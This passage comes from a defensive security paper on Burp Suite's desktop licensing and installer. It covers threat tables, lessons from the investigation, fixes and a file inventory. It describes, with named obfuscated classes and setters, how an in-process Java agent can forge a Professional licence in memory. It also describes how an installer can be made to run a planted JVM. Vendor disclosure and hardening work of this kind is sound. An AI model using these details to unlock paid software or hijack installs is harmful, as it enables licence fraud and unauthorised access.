- **The blocklist is structurally inapplicable.** `Zlya.ZV` is consulted inside `Zwdw.ZF` after cryptographic acceptance. A forged in-memory record never passes through `Zwdw.ZF` at all. Verified by construction: the injection publishes directly to `Zlaa.ZL`.
- **Remote revocation is inapplicable.** `Zw98.ZQ` deletes `Zait.ZK/Zait.ZO` — i.e. exactly the artefacts that do not exist in a memory-only bypass.
- **Local detection is unavailable.** No on-disk artefact differs from a clean Community install.

The defensive reading: a control plane needs a *persistent* representation of the state it governs. If the authoritative state is memory-only and mutable at runtime, then revocation, audit and telemetry all lose their subject.

An untested hypothesis worth recording: the update request carries `&number=` drawn from licence info (INS-11). If that value is taken from the live `Zp1p` rather than from the persisted pref, then a forged record would announce an obviously invalid licence number to the vendor's release endpoint — a *possible* server-side anomaly-detection opportunity. This was **not** tested (it would require observing the injected instance's egress or instrumenting `Z_30`'s request builder), and it is stated here as a hypothesis, not a finding.

7.3.4 The snippet channel: an amplification that did not happen

The natural escalation of LIC-0 would be: *one* memory write buys *arbitrary code execution* through a first-party, model-facing interface, and therefore a durable capability rather than a single flipped field. That was the original hypothesis, and measurement refused it: the module that hosts the channel is wired once, before the injection, so the flipped entitlement is not consulted

where it would matter (§6.13c). The result is a matched pair worth stating together, because they pull in opposite directions:

- The **enabling** direction fails: you cannot obtain the licence through the scripting feature, nor use the scripting feature to keep a licence obtained in memory.
- The **blast-radius** direction still matters: the pipeline itself is unsandboxed (F8), so *any* path that installs the module — a genuine licence, a future entitlement arrangement, or a different consumer of the same shared compile service — immediately yields unconstrained in-process code execution to a surface that accepts model-authored source. The containment is one entitlement evaluation deep, and that evaluation happens once.

A third pass then tested the middle clause of that second bullet — "a different consumer of the same shared compile service" — rather than leaving it as an inference. It turned out to be **already true and still not exploitable**, which is the pairing this paper keeps running into: the compile service is not merely shared, it is entitlement-free for three of the fourteen script kinds it serves (view filters, capture filters, the agentic script), so a Community install really does define, link and instantiate user Java in-process without a licence (§6.13d). What no consumer does is take the *source* from traffic: all eleven compile a stored script's `source()` field. The capability exists; the delivery does not. Both halves belong in the risk statement, because fixing only the second half would leave the first one unguarded, and fixing only the first would remove a documented free feature without changing what is reachable.

This is the more useful way to write the risk up. "The bypass is not amplified" is a fact about *this* build; "the execution channel has no runtime containment" is a property that outlives the build.

7.3.5 Downstream consumers outside the process

The decision is consumed by artefacts that outlive the process:

- **Project files.** `Zlxq`'s gate determines whether Pro project files (encrypted, on-disk) can be created. A licence obtained only in memory can produce project files that a later Community launch cannot open — a data-availability trap in the *other* direction, and indeed the injected instance renders "New project on disk" as enabled.
- **Enterprise REST clients.** AC-2 puts the API key in the URL path, so the key lands in third-party logs; combined with AC-1's `insecure_mode`, an integrator's credential hygiene is the only control.
- **The updater.** An injected instance that reaches an update check exercises a code path whose licence string is forged; whether that path behaves gracefully is unverified.

7.4 Failures in the investigation itself

The brief for this paper asks for the failures found, and the engagement's own process contributed six methodological failure modes. They are reported because each one changed a conclusion, and because the pattern — *silent failure producing plausible results* — recurs in security work generally.

M1 — A tool that fails closed and silently. `xref.py` returned `# 0` references for every query because of a constant-pool desynchronisation (`cp[i] = ('int', r.u4()); r.u4()`), and `main()` swallowed the parse exception. For a period of the investigation, the workspace contained evidence that "the licence-info setters have no callers". That conclusion was false and would have inverted the severity analysis (§5.4). *Mitigation adopted:* every purpose-built parser is validated against a positive control with a known non-zero answer before its output is trusted.

M2 — Isolation that looked like isolation. `HOME=` does not move `java.util.prefs`, because HotSpot derives `user.home` from `getpuid()`. For roughly ten minutes the "isolated" runs were writing to the operator's real `~/.java/.userPrefs/burp/prefs.xml`. The first fix was also wrong: `userRoot` is a base directory that has `/.java/.userPrefs` appended to it, so the store moved to

\$POC/.java/.userPrefs/.java/.userPrefs/... — an *empty* store, which made the control run report `Ztm3` and silently invalidated the seeding. Only a four-line standalone experiment settled it (\$5.8, M4). *Mitigation*: a probe command that prints the resolved store path and whether it exists, printed on every run — i.e. make isolation *observable* rather than *asserted*.

M3 — Two analysts, one host, one namespace. A second automation process was launching Burp on the same display, writing to the same probe command file. Symptoms: window-title assertions reading the wrong window; doubled `=== CMD: lic ===` blocks; a leftover instance producing two `agent loaded` lines into one log. Two of these produced momentarily wrong conclusions (a "Community" title on an injected instance and a stale gate reading). *Mitigation*: display per experiment, `-Dburp.probe.cmd` and `-Dburp.probe.tag` per instance, offset-based log reads (record file size, then wait for the sentinel *after* that offset — the probe returns the next block, not necessarily its own), and tag-scoped teardown with a 10 s grace period.

M4 — Self-terminating teardown. `kill -f 'burpsuite.jar'` matched the invoking shell, which then died mid-script. *Mitigation*: split literals (`'burp''suite'`), pid-based kills, or unique tags. The pattern survives in `analysis/killburp.sh`.

M5 — Decompiler failure mistaken for a dead end. CFR and Vineflower both fail on the switch-heavy validator classes (`ConfusedCFRException`, `parsing failure!`, and one `OutOfMemoryError`), and `logs/vfl2.log` preserves that failure. The initial reaction was to work around the classes; the correct reaction, adopted later, was to treat the decompiler's own bytecode echo as *better* evidence — the `Zwdw.Zl` and `Z_ca.ZJ` listings in this paper came from exactly that fallback.

M6 — Assertions without a control. Several early "the app is/isn't Professional" claims relied on window titles read from a shared display, with no control instance. After M1–M3 the PoC was restructured to run a *control phase first* (fresh store, `use_community_edition=true`, expect Community + 0/26) before the injected phase in the same script, on the same display, with the same tag. Every subsequent claim is thereby a *differential* observation. This is the single most valuable methodological change made during the engagement.

M7 — Publishing a hypothesis was easier than testing it. The first iteration of this study named the agentic scripting channel as "the most consequential open question" and put it in the abstract, having reasoned about it but not tested it. Testing took under an hour and refuted the hypothesis. The lesson is not "do not reason statically" — the static chain (`Jhx` → `Zu4k` → `AppClassLoader`) was correct and was what made the experiment cheap to design. The lesson is that **a hypothesis important enough for the abstract is important enough to test before publication**, and that a refuted hypothesis is usually worth more than an untested one: the refutation produced five verified properties of a first-party execution channel and the F9 lifetime distinction, none of which the original hypothesis contained.

7.5 What "tight" did and did not buy

Threat	Does the licensing design stop it?	Evidence
Forging a key offline	Yes	4,220/4,220 rejected; BigInteger/RSA material in <code>Zzh8/Zica</code>
Forging an activation blob offline	Yes	same, on the <code>void</code> path
Editing prefs to gain a licence	Yes	tampering rejected, no egress
Replaying another machine's activation	Unknown	LIC-4 open
Revoking a licence remotely	Yes, but only over TLS	AC-5
Defeating validation in-process	Partially — the flag neutralises it, but the desktop path needs a permissive caller	LIC-1

Threat	Does the licensing design stop it?	Evidence
Obtaining Professional mode in-process	No	LIC-0
Keeping that mode across restart without the agent	Yes — memory-only	no prefs written
Detecting that mode locally	No	no on-disk difference
Revoking that mode remotely	No	revocation targets persisted artefacts
Preventing the gate from enabling the REST API	No	same <code>Zwh1</code> entitlements
Using the shipped scripting surface to obtain a licence	Yes — circular: it needs <code>Zwh1.ZZ</code>	§6.13b
Running user Java in-process without any licence	Yes — view and capture filters compile and instantiate in Community	§6.13d
Reaching that compiler from a website visited through Burp	No — every consumer compiles a stored script, never traffic	§6.13d
Containing the shipped scripting surface at runtime	No	§6.13a, F8
Stopping the installer from executing <i>and bundling</i> a planted java	No	§6.12, INS-12 (full hijack)

The pattern in the rows about *runtime state* is the paper's thesis in tabular form: once the decision moves out of the validated artefact and into memory, the entire control plane — persistence, detection, revocation — loses its grip on it. The revision rows sharpen the same point: containment that exists only as a compile-time convention (F8), or as a once-evaluated entitlement (F9), or — the fourth pass's finding — as nothing at all for three of the fourteen rule types, is containment in name; and an installer that executes a program named by a world-writable history file has delegated a trust decision to the filesystem. The two adjacent rows about the scripting surface are deliberately kept together, because they are the honest answer: *yes, free in-process code execution exists* and *no, a website cannot reach it* are both true at once, and reporting either alone would be a misrepresentation (F10).

8. Discussion

8.1 Why obfuscation is not a control (and what it cost)

The obfuscation was thorough: 53,562 classes with destroyed names, per-class string encryption, control-flow flattening with an opaque predicate, and reflective trampoline dispatch through `ClassLoader` subclasses. Its total defensive effect in this engagement was a delay of roughly two hours, after which 75,789 plaintext constants were recovered — including every security-relevant identifier in the subsystem: pref key names, error prefixes, dispatcher class names, the option key `"product-mode"`, and the `Exception`: sentinel.

More damaging than the eventual defeat was what the obfuscation *manufactured*: `burp.Zrhm`. A build-time control-flow construct became a runtime mutable static referenced by 1,241 classes. The obfuscator's own predicate is now, functionally, a global "disable security logic" switch that ships enabled-by-default-as-false in production and is publicly settable. This is a general hazard of automatic program transformations: they introduce constructs the developers did not design, do not review, and cannot easily audit — and security review of obfuscated binaries must therefore treat the obfuscator itself as part of the attack surface.

The methodological counterpoint is that obfuscation also *helped* the investigation: because every string constant funnels through a per-class decryptor, a single reflective invoker recovers the entire constant corpus uniformly. String encryption turned out to be a indexed, machine-readable form of documentation.

8.2 The extension model as a trust boundary

It is tempting to dismiss LIC-0 with "it needs in-process code". That framing fails on three counts:

1. **The product's design runs third-party code in-process.** The extension model is a headline feature; the BApp store distributes binaries; and the shipped agentic tool surface includes a compile-and-run-inside-the-process Java channel, documented in the product's own strings (§6.1). That channel turns out to have no runtime sandbox (§6.13a) — the import allowlist is not enforced by the compiler, and `java.*` includes reflection — but it is contained by an entitlement the product evaluates at module-wiring time (§6.13b). What remains open is whether another consumer of the same compile service is reachable without one (Appendix H.3, item 1).
2. **The product documents the injection vector.** `user.vmoptions` is a documented, user-writable, `-include-options'd` file; `INSTALL4J_ADD_VM_PARAMS` is honoured by the launcher. `-javaagent:` is a supported configuration, not an exploit.
3. **The attack does not require code that looks like an attack.** The PoC is 40 lines that build a `java.lang.reflect.Proxy` and call two public setters. There is no memory corruption, no privilege escalation, no bypass of any operating-system control.

The correct severity frame is therefore *not* "remote/unauthenticated" but "inside the documented extension boundary". That is a real boundary — Burp asks users to trust extensions — but licensing is the one control the vendor cannot delegate to that trust, because the licence is what funds the extensions.

8.3 What a fix would have to look like

Three architectural options, in increasing order of strength:

(a) Make the decision unreadable from in-process code. `BurpZlaa.ZL/ZJ` private, `Zwdw.ZL` package private, `Zrhm.ZK` private with no setter, `Zpym.Zx` package private. This raises the bar to reflection-with-`setAccessible` and constant-pool rewriting, which is meaningfully harder — but on a JVM with a `-javaagent` in the process it is a speed bump, not a boundary.

(b) Re-verify on use. Bind features to a signed assertion checked at the point of use, with the assertion verified against embedded key material each time (or at least at coarse intervals with a monotonic counter). This converts F1 into a per-call property. Cost: performance and complexity.

(c) Move the decision outside the JVM. A separate, minimal process (or a native helper) holds the licence state and answers entitlement queries over a local channel it authenticates; the JVM never holds the anchor. This is the only option that survives arbitrary in-process code, and it is what F2/F3 designs in other ecosystems (hardware tokens, kernel-assisted licensing) approximate.

Independently of which is chosen, four cheap changes pay for themselves immediately:

- Delete the public setter on `Zrhm` and initialise the flag from the class's own constant (§LIC-1).
- Publish the trust anchor *after* activation completes, not before (§F4/D6). Even if the gate semantics are unchanged, "key accepted but unactivated" should not satisfy the entitlement test.
- Give the gate expiry and edition semantics, so that the 26 entitlements are not one boolean (§F3).
- Sign the release-check response, and never let an unsigned instruction delete licence material (§F6/AC-5).

8.4 Generality beyond this product

The failure pattern is not specific to Burp. It appears wherever a desktop or on-premises product:

- validates a licence once at startup and then caches a boolean, an enum, or an object;
- runs a plugin/extension/macro engine in the same process as the enforcement logic;
- exposes a documented JVM/CLR/LD_PRELOAD-style launch-configuration channel;
- ships a "licensed vs unlicensed" switch that also gates network-facing services.

The last item is the one most often missed in design reviews. When a licensing entitlement also gates an authentication layer's *existence* (§7.3.2), the licensing control acquires access-control responsibility it was never designed for — and a licensing bypass silently becomes an authentication bypass.

8.5 Limitations

- **No genuine licence was available.** LIC-4 (activation replay binding) is unresolved, and every statement about the *successful* activation path is static. The Zica trampoline chain was not fully reversed; the assessment that it is asymmetric and not practically forgeable rests on the recovered BigInteger/MD5 material, on the uniformity of failure (every malformed input fails at the same stage), and on 4,220 rejected inputs — not on a completed cryptanalysis.
- **The enterprise build was not run.** The licence REST routes (AC-3) belong to a builder that is not constructed by the desktop product.
- **The loopback bridge was never spoken to.** A pre-shared handshake is required; whether it authenticates the caller is open.
- **No remote endpoint was tested**, by design (§1.4).
- **The revocation blocklist's provenance is unknown.** 168,035 distinct 32-hex identifiers were extracted and validated as well-formed, but nothing was learned about how they are populated or refreshed.
- **The empirical claim about Zwh1.Zb → REST API is static.** The API could not be started in Community, so the composition in §7.3.2 is a *derived* chain (gate flip = entitlement true ⇒ service startable), each link verified separately, not an end-to-end demonstration.
- **The snippet-channel result is mechanism-level, not an in-product exploit.** The unsandboxed pipeline was demonstrated by driving burp.Zjhx and burp.Zu4k from a harness classpath (§6.13a). No agentic tool invocation was made, and the tool layer's own source validation was not inspected; the finding is that the compiler and loader impose nothing, not that a particular tool call would succeed.
- **INS-12 has a per-user precondition.** The history file that named the attacker's JVM lives under the installing user's \$XDG_DATA_HOME, and the demonstration used a controlled HOME to make the state unambiguous. Under sudo the practical question is who can write root's copy of that file — not tested. The *mechanism* (execute → adopt → run → bundle) is proved; the *reachability* of the file in a real elevated install is argued, not measured.
- **Several measurements depend on a live Community instance under a virtual display.** Those runs are reproducible from paper-work/agentic/, but they inherit the harness's constraints (§5.11.4), and a different build or a licensed instance may behave differently at the module-wiring boundary (F9).

9. Conclusions and Recommendations

9.1 Conclusions

1. **The cryptographic licensing mechanism is sound and was not defeated.** Key and activation validators withstood 4,220 adversarial inputs, on-disk tampering, and structural analysis. The vendor's newer allocation API is, if anything, better than required (nonce-bound, SHA256withRSA, separate production/staging keys), and the unattended updater authenticates its downloads.
2. **The enforcement mechanism was defeated completely, without touching the crypto.** A forged object implementing one interface, published through one public setter, yields 26/26 entitlements, a Professional window title, an enabled Professional project wizard, and the product's own expiry dialog rendering the attacker's chosen date. An independent minimal agent reproduced it.
3. **The decisive defect is architectural, not a bug.** The entitlement gate tests presence rather than provenance; the commit function validates nothing; the trust anchor is published before activation completes; and the validator's control-flow flag is a public mutable static. Each is a design choice that was individually defensible and is collectively fatal.
4. **The bypass is memory-only, which is a strength for the attacker and a weakness for the defender.** Nothing is persisted, so there is no artefact to detect, no pref to revoke, and no state the blocklist can match. The control plane — persistence, telemetry, revocation — has no subject.
5. **Downstream composition is where the real risk lives.** Because the same entitlement object gates a network-facing REST API, a licensing bypass is also an access-control enabler. Because the update channel carries unsigned destructive instructions, a TLS interposer can revoke a licence. Neither composition is visible from inside the licensing subsystem.
6. **The engagement's negative results were load-bearing.** Six hypotheses were refuted by test (JVM-cache poisoning, /tmp symlink truncation, stale-temp symlink deletion, prefs tampering, the agentic-scripting bootstrap, and the website-to-code-execution escalation of §6.13d). Each refutation reduced the attack surface and forced the analysis toward the in-memory path — which is why the PoC was found by reasoning rather than by luck. The last one is the most instructive of the six because it failed for an unexpected reason: the capability it needed was already present and free, and the delivery it assumed was not there at all.
7. **The one plausible-looking shortcut out of the in-process precondition is not closed by an entitlement, because the facility does not have one.** The product ships an unsandboxed compile-and-run facility (§6.13a) that is entitlement-free for view filters, capture filters and the agentic script (§6.13d) — so in Community Edition the pipeline is reachable, and it defines, links and instantiates user Java inside the product's own process. What contains it is not a check but the shape of its callers: all eleven compile a stored script's own source. That is real containment for the *remote* question and no containment at all for the code-execution question the moment any consumer compiles message-derived source.
8. **The same predicate can have different lifetimes in different consumers, and that changes the analysis.** `Zthb.Zf` is live at 251 call sites and once-only at module wiring (§6.13c, F9). Any assessment that treats "the gate is checked" as a single fact will be wrong in one direction or the other.
9. **Installer-side trust is delegated to a text file.** The framework's own record of previous installations decides which `java` gets executed; a directory named there is tested, adopted, run, and then **copied into the installed product as its runtime** (§6.12). That the October JVM-cache hypothesis failed does not mean the JVM search is safe — it means the cache was the wrong mechanism to suspect, in a chain where the right one hands over the installation.
10. **The paper's two halves are the same failure at different layers.** A licence decision taken from a mutable field, and an executable decision taken from a mutable file, are one pattern:

the product delegates a security-relevant choice to state it does not own. Cryptographic strength does not compose with either.

9.2 Recommendations, ordered by (severity × reachability)

#	Recommendation	Addresses	Effort
1	Make the licence decision unreachable from in-process code: privatise <code>Zlaa.ZL/ZJ</code> , <code>Zwdw.ZL</code> , <code>Zrhm.ZK</code> , <code>Zpym.Zx</code> ; re-verify entitlement on use against a signed assertion	LIC-0, LIC-3, F1, F5	High (architectural)
2	Installer: <code>mktemp -d</code> , refuse symlinked extraction dirs (<code>0_EXCL/0_NOFOLLOW</code>), and allowlist <code>-J VM options</code> (never <code>-javaagent/ -agentlib/ -agentpath/ -jvm=</code>)	INS-1, INS-2	Low
3	Sign the Linux installer; sign the update <i>feed</i> ; stop sending licence material (<code>&license=</code> , <code>&number=</code> , <code>&keyCode=</code>) in update requests	INS-3, INS-10, INS-11	Low-Medium
4	Authenticate the release-check response before honouring <code>LICENSE_INVALID</code> ; require user confirmation before deleting licence material	AC-5, F6	Low
5	Remove the public validation gate <code>Zrhm</code> ; initialise from the class's own constant; never let a mutable static decide a security outcome	LIC-1, F2	Low
6	Publish the trust anchor only after activation completes	F4, D6	Low
7	Give the gate expiry/edition/seat semantics; stop collapsing 26 entitlements to one boolean	LIC-3, F3	Medium
8	Store licence material <code>0600</code> outside the shared <code>java.util.prefs</code> tree; ignore group/world-writable <code>.vmoptions</code> ; drop <code>chmod g+w</code> on the JVM cache; set <code>umask</code> before extraction	LIC-5, INS-4, INS-5, INS-6, F7	Low
9	Forbid <code>insecure_mode</code> unless the bind mode is loopback; move the API key from the URL path to an <code>Authorization</code> header	AC-1, AC-2	Low
10	Add a per-session token to the loopback bridge routes instead of relying on a <code>Host</code> header	AC-4	Low
11	Verify (and, if absent, implement) per-installation binding for manual activation	LIC-4	Medium
12	Ensure the licensing control is not load-bearing for authentication controls: the REST API should require its own entitlement <i>and</i> its own credential, and <code>insecure_mode</code> should not be enableable without an explicit second confirmation	§7.3.2	Low
13	Treat the obfuscator's output as an attack surface: enumerate every mutable static the transformation introduces and classify each as security-relevant	F2	Medium
14	Give the snippet pipeline a runtime containment: a dedicated class loader with a parent limited to an allowlisted module/package set (so <code>burp.*</code> is not resolvable from snippet code), not an import convention. Enforce it where the code executes, and test it by attempting <code>Class.forName("burp.Zlaa")</code> from a snippet in CI	SNIP-1, F8	Medium
15	Done, and it changed the picture: the audit found the compile service entitlement-free — <code>VIEW_FILTER</code> , <code>CAPTURE_FILTER</code> and <code>AGENTIC_SCRIPT</code> carry a <code>null</code> entitlement, so view/capture filters compile and instantiate user Java in Community with no licence (§6.13d). Decide deliberately whether that is intended, document it, and then make the containment structural (rec. 14) rather than pretending an entitlement covers it	SNIP-1, SNIP-1 residual	Low
16	Never resolve an executable from a user- or world-writable history file: drop the previous-installations DB as a JVM <i>authority</i> (re-validate, or ignore), refuse candidates outside directories the installer owns, and do not copy a selected JVM into the installation without verifying it against a signed manifest	INS-12 (High under <code>sudo</code>)	Low

#	Recommendation	Addresses	Effort
17	For every entitlement-gated module, decide deliberately whether the check is wiring-time or live, and document it — today the two coexist in the same subsystem without a stated rule	F9	Low
18	Establish and enforce one invariant across every consumer of the compile service: no consumer may compile source derived from message content . All eleven currently compile a stored script's <code>source()</code> field; that is the only thing standing between a free in-process compiler and a website-driven primitive, so it should be asserted in code (a single compile entry that refuses non-script sources) and tested, not left as an emergent property of eleven call sites	SNIP-1 escalation negative (\$6.13d)	Medium

Recommendations 1 and 12 are the ones that would have prevented the PoC. Recommendations 2, 5 and 16 are the ones a reader can implement this week — and 16 is the cheapest High-severity fix in the paper, because it removes an authority rather than adding a check. Recommendation 14 is the one that matters most on a five-year view, because code-execution surfaces inside a JVM product tend to acquire consumers faster than they acquire containment — and recommendation 18 is the cheapest way to keep 14 from being necessary, since it pins the invariant that currently substitutes for containment.

Recommendation 15 deserves a note on how the list changed. It was written as an audit request, on the assumption that an audit would either clear the shared compile service or find a second door into it. It did both: three of the fourteen rule types are free, so the door is wider than the audit was written to test, and none of the eleven consumers takes source from traffic, so the door still does not open onto a remote primitive (\$6.13d). An audit that returns "already reachable, still not exploitable" is the most awkward kind of result to report, and the most useful kind to have.

9.3 Disclosure note

The licensing-integrity findings concern the delivered desktop client and require local code execution inside the process. They are not covered by a web-property bug-bounty scope and belong in a report to the asset owner. All remote endpoints were left untouched; anything server-side would require the vendor's own programme.

References

Primary artefacts (this workspace)

1. `analysis/REPORT.md` — consolidated findings INS-1...INS-11, LIC-0...LIC-5, AC-1...AC-5.
2. `BurpSuiteProcess.md` — licensing-thread process record (670 lines).
3. `analysis/notes/01-install-script-review.md` — install4j wrapper review, findings A-J, §3b verdicts.
4. `analysis/notes/03-licensing-architecture.md` — architecture, trust model, W-1...W-4.
5. `analysis/notes/04-dynamic-analysis.md` — instrumentation method and transcripts.
6. `analysis/notes/04-license-pass-criteria.md` — pass criteria, memory map, short-circuits D1-D8.
7. `analysis/notes/05-followups.md` — open-questions queue, rounds 1-7.
8. `logs/session.jsonl`, `logs/session2.jsonl` — tool-call audit trail (900 calls, 13:48-19:31 EDT).
9. `analysis/extract/install.sh` — the 822-line installer stub.
10. `logs/ui-*.txt`, `logs/burp-*.log`, `logs/trace-*.log`, `logs/api-wizard-run.log`, `logs/rest-api-evidence.txt` — raw runtime evidence.
11. `bundle/burp-license-analysis/docs/03-edge-cases.md` — state taxonomy per consumer, pref-store traps, injection timing, validator edges.

12. `bundle/burp-license-analysis/docs/04-installer-analysis.md` — installer **and launcher** breakdown, JVM search chain, findings I1-I10 (source of INS-12 and of the `test_jvm` correction in §5.2).
13. `bundle/burp-license-analysis/evidence/xref-zlac-zf-251-sites.txt` — retained 251-site listing.
14. `bundle/burp-license-analysis/installer/BurpSuite-launcher.sh` — the installed launcher as shipped.
15. `bundle/burp-license-analysis/session.jsonl` — mid-run export of session `session-19234004...`.
16. `paper-work/agent/c/{Opts,SnippetPipeline}.java`, `{run1,probe-control,i9-clean}.sh` — the revision harnesses whose output appears in §5.11, §6.12 and §6.13.

Vendor and third-party material

1. PortSwigger bug-bounty programme announcement — <https://portswigger.net/blog/portswigger-bug-bounty-program>
2. Authoritative scope list — https://hackerone.com/portswigger/policy_scopes
3. PortSwigger HackerOne programme page — <https://hackerone.com/portswigger>
4. Scope aggregation for the programme — <https://bbscope.com/program/h1/portswigger>
5. PortSwigger documentation: configuring Burp's JVM options — <https://portswigger.net/burp/documentation/desktop/troubleshooting/setting-java-options>

Standards, specifications and platform behaviour

1. MITRE CWE-59 (Link Following), CWE-88 (Argument Injection), CWE-95 (Eval Injection), CWE-276 (Incorrect Default Permissions), CWE-377 (Insecure Temporary File), CWE-426/CWE-427 (Untrusted Search Path), CWE-494 (Download of Code Without Integrity Check), CWE-732 (Incorrect Permission Assignment).
2. JVM §4.4 (constant pool), §6 (instruction set) — for the bytecode parsing in `xref.py`, `build_xrefdb.py`, `zkm_harvest.py`.
3. `java.util.prefs.FileSystemPreferences` behaviour — `<userRoot>/./java/.userPrefs` resolution, verified experimentally in §5.8 (M4).
4. `java.lang.ClassLoader` delegation model — the parent-first `loadClass` contract that `burp.Zu4k.loadClass` relies on (§6.13a).
5. `javac.tools.JavaCompiler.getTask(Writer, JavaFileManager, DiagnosticListener, Iterable options, Iterable classes, Iterable compilationUnits)` — the call shape used by `burp.Zjhx.compile`, with `options = [-proc:none, -Xlint:all]` and `classes = null`.

Appendix A — Workspace Inventory (complete)

Legend: **T1** narrative/interpretation · **T2** raw evidence · **T3** tooling · — not evidence

Path	Bytes	Tier	Content and role
<code>burpsuite_linux_v2026_10_1.sh</code>	421,305,049	T2	Self-extracting installer under review
<code>BurpSuiteProcess.md</code>	38,379	T1	Licensing-thread process record
<code>BurpSuiteProcess.pdf</code>	213,168	T1	Rendered copy (18:13)
<code>SNIP1-ESCALATION-RESULT.md</code>	8,629	T1	Fourth pass: the SNIP-1 escalation attempt, closed negative (§6.13d)
<code>analysis/REPORT.md</code>	33,478	T1	Consolidated findings
<code>analysis/README.md</code>	4,574	T1	Workspace index and reproduction steps
<code>analysis/notes/01-install-script-review.md</code>	18,209	T1	Installer A-J, reproduction verdicts

Path	Bytes	Tier	Content and role
analysis/notes/03-licensing-architecture.md	17,646	T1	Architecture, W-1...W-4, allocation API
analysis/notes/04-dynamic-analysis.md	6,444	T1	Instrument method
analysis/notes/04-license-pass-criteria.md	16,164	T1	Pass criteria, D1-D8
analysis/notes/05-followups.md	10,976	T1	Open queue, rounds 1-7
analysis/evidence/burpsuite-jar-listing.txt	4,388,977	T2	unzip -l of the JAR
analysis/evidence/class-strings.tsv	symlink	T2	→ extracted/class-strings.tsv
analysis/extract/install.sh	23,951	T2	Carved POSIX stub (822 lines)
analysis/agent/BurpProbe.java	32,193	T3	Primary agent (612 lines)
analysis/agent/BurpProbe.jar	12,957	T3	Compiled agent
analysis/agent/manifest.txt	82	T3	Premain-Class manifest
analysis/agent-inject/Inject.java	6,139	T3	Independent corroboration PoC (140 lines)
analysis/agent-inject/Inject.jar	4,162	T3	Compiled
analysis/agent-inject/m.txt	22	T3	Marker scratch
analysis/agent-inject/restart89.sh	625	T3	Display 89 lifecycle helper
analysis/agent-inject/stop89.sh	251	T3	Teardown helper
analysis/oracle/LicenseOracle.java	3,287	T3	Single-key offline oracle
analysis/oracle/FuzzOracle.java	5,186	T3	4,220-input fuzzer
analysis/oracle/Probe2.java	1,107	T3	Gate-flag probe
analysis/oracle/Probe3.java	1,459	T3	Dispatcher probe with arg dump
analysis/oracle/ZaCheck.java	4,068	T3	Public-API-only offline proof
analysis/jdi/Trace.java	5,918	T3	JDWP method-entry tracer
analysis/jdi/Trace2.java	6,468	T3	Tracer + caller frames + wildcards
analysis/jdi/UiDump.java	5,299	T3	Window dumper
analysis/jdi/Threads.java	1,104	T3	Thread/frame dumper
analysis/zkm/ZkmDump.java	3,771	T3	Reflective decryptor invoker
analysis/util/BindAddr.java	451	T3	Resolves Zrb2 bind address
analysis/zkm_harvest.py	9,716	T3	Class-file decryptor harvester
analysis/harvest.py	2,202	T3	javap -text harvester (v1)
analysis/bulk_harvest.py	4,385	T3	Batch harness
analysis/xref.py	5,839	T3	Per-query cross-reference (had the bug in §7.4/M1)
analysis/build_xrefdb.py	5,888	T3	One-pass reference DB
analysis/implements.py	2,666	T3	Implementor discovery (constant-pool scan; coarse)
analysis/decompile.sh	786	T3	CFR driver

Path	Bytes	Tier	Content and role
analysis/dumpstrings.sh	637	T3	String decryption (javap path)
analysis/dumpstrings2.sh	647	T3	String decryption (bytecode path)
analysis/killburp.sh	236	T3	Split-literal process cleanup
analysis/display-view.py	3,161	T3	HTTP PNG view of a virtual display
analysis/poc-license-pass.sh	11,755	T3	Four-phase reproducible PoC
analysis/tests/rest-api-auth.sh	2,714	T3	REST API auth test (pre-wizard)
analysis/tests/rest-api-auth-wizard.sh	3,472	T3	REST API auth test (post-wizard)
analysis/tests/expired-licence-pref.sh	1,939	T3	Pref tamper test v1
analysis/tests/expired-licence-pref-v2.sh	2,406	T3	Pref tamper test v2
analysis/tests/read-licensing-flags.sh	1,387	T3	Reads Zwdw boolean fields
analysis/tests/symlink-temp-cleanup.sh	1,732	T3	Stale-temp symlink test (refuted)
analysis/tests/start-wizard-instance.sh	1,715	T3	Wizard-driving instance launcher
analysis/tests/stop-api-test.sh	646	T3	Teardown
analysis/tests/stop-round6.sh	414	T3	Teardown
analysis/tests/stop-symlink-test.sh	452	T3	Teardown
logs/session.jsonl	10,641,907	T2	Session 1 audit trail (18,849 lines, 524 calls)
logs/session2.jsonl	12,146,776	T2	Session 2 audit trail (19,734 lines, 376 calls)
logs/ui-poc.txt	9,061	T2	Script run: control + bypass + mutability
logs/ui-pro2.txt	9,089	T2	First sustained Pro instance + expiry dialog
logs/ui-pass.txt	2,566	T2	0/26 → 26/26 on a live instance
logs/ui-gate-verify.txt	1,574	T2	Gate flag forced; validator silent; app Community
logs/ui-gate.txt	141	T2	Gate premain log
logs/ui-inject.txt	196	T2	First startup auto-injection
logs/ui-expired.txt	511	T2	expired_license1 test read-out
logs/ui-symlink.txt	347	T2	Temp-cleanup dialog interaction
logs/ui-wiz.txt	10,472	T2	Wizard driving to main UI
logs/ui-api2.txt	385	T2	API test instance probe
logs/ui-r2.txt	5,509	T2	Second-instance dump with temp dialog
logs/ui-dump.txt	127,868	T2	Earliest full UI dump
logs/burp-agent.log	14,375	T2	Wizard driving, invalid key
logs/burp-agent2.log	7,877	T2	Gate evals + invalid-key dialog
logs/burp-agent3.log	803	T2	impls results (1/0/2)

Path	Bytes	Tier	Content and role
logs/burp-pro2.log	9,339	T2	Auto-inject + reset/fake mutability
logs/burp-pass.log	2,960	T2	0/26 → 26/26
logs/burp-tamper.log	4,124	T2	Community dump (post tamper)
logs/burp-r2.log	5,437	T2	Temp-deletion dialog listing
logs/burp-wiz.log	11,479	T2	Wizard → main UI
logs/burp-gate.log	607	T2	Gate premain
logs/burp-inject.log	662	T2	AUTOINJECT at +9005 ms
logs/burp-expired.log, logs/ui-expired.txt	475/511	T2	Expired-pref test
logs/burp-flags.log, logs/ flags.log	422/642	T2	Zwdw.ZR / ZB flags
logs/inject.log, logs/inject- burp.log	549/373	T2	Independent agent runs
logs/burp-symlink.log	293	T2	Cleanup test
logs/burp-sock.log	102	T2	JDWP transport listening
logs/burp-api.log, logs/burp- api2.log	502/797	T2	API test instances
logs/api-wizard-run.log	1,417	T2	API test, both modes
logs/rest-api-evidence.txt	461	T2	Listener/probe evidence
logs/rest-api-test.log, logs/rest-api-test2.log	993/993	T2	API auth runs
logs/trace-license.log	2,266	T2	JDWP chain: Zwdw.ZF → Zwbm.ZZ → Z_ca.ZJ → Zzh8 → Zirc
logs/trace-license2.log	745	T2	JDWP Connection refused (no agent)
logs/trace-license3.log	1,245	T2	Shorter chain (Ziwm path)
logs/trace4.log	745	T2	Connection refused
logs/trace5.log	319	T2	Wizard entry trace
logs/trace-socket.log	81	T2	ServerSocket trace start
logs/burp-jdwp*.log	604-83,359	T2	Probe + JDWP runs; includes EDT time- out
